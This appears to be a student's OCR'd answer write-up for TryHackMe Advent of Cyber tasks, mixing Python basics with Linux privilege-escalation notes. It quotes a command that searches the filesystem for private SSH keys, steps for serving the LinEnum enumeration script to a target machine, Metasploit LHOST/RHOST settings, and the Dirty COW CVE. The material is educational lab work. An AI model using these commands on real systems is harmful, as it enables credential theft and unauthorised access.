
The output is **True**.

Question 4




Requests lets us download the HTML of a webpage.

Question 5



This is the output of the code.
[1, 2, 3, 6]

Question 6



It is because of **pass by reference**.

Thought Process / Methodology :

Firstly,we knew that True + True = 2. We knew that PyPi is the database for installing other people's libraries and we knew that requests would let us download the HTML of a webpage just by reading the information given in tryhackme. We got the output for question 3 and 5 through VS Code by running the code and we learned that the cause of the output for question 5 is because of **pass by reference**.

Extra Questions :

Day 11:

Question 2&3

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

Question 5

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "**id_rsa**" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Question 6

11.10.3.4. Add the execution permission to *LinEnum.sh* on the vulnerable Instance: `chmod +x LinEnum.sh`

Question 7

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`

```
File  Edit  View  Search  Terminal  Help
root@ip-10-10-118-36:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Day 12:

Question 4

In order for the attack used as the example in this task to work, the options would be set like so:

- **LHOST** - *10.0.0.10* (our PC)
- **RHOST** - *10.0.0.1* (the remote PC)
- **TARGETURI** */cgi-bin/systeminfo.sh* (the location of the script)

Day 13:


Question 8

Dirty COW.

CVE identifier(s) **CVE-2016-5195**

Day 15:

Question 7



```
C: > Users > User > Desktop > Coding > testing.py > ...
1
2   names = ["Skidy", "DorkStar", "Ashu", "Elf"]
3   name = input("What is your name? ")
4   if name in names:
5       print("The Wise One has allowed you to come in.")
6   else:
7       print("The Wise One has not allowed you to come in.")
```


```
PROBLEMS  OUTPUT  TERMINAL  DEBUG CONSOLE

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\User> & C:/Users/User/AppData/Local/Programs/Python/Python39/python.exe c:/
esting.py
What is your name? Skidy
The Wise One has allowed you to come in.
```

Question 8



```
testing.py
C: > Users > User > Desktop > Coding > testing.py > ...
1
2   names = ["Skidy", "DorkStar", "Ashu", "Elf"]
3   name = input("What is your name? ")
4   if name in names:
5       print("The Wise One has allowed you to come in.")
6   else:
7       print("The Wise One has not allowed you to come in.")
```

```
PROBLEMS  OUTPUT  TERMINAL  DEBUG CONSOLE

What is your name? & C:/Users/User/AppData/Local/Programs/Python/Python39/python.exe c:/
testing.py
The Wise One has not allowed you to come in.
PS C:\Users\User> & C:/Users/User/AppData/Local/Programs/Python/Python39/python.exe c:/u
esting.py
What is your name? & C:/Users/User/AppData/Local/Programs/Python/Python39/python.exe c:/
testing.py
The Wise One has not allowed you to come in.
PS C:\Users\User> & C:/Users/User/AppData/Local/Programs/Python/Python39/python.exe c:/u
esting.py
What is your name? elf
The Wise One has not allowed you to come in.
```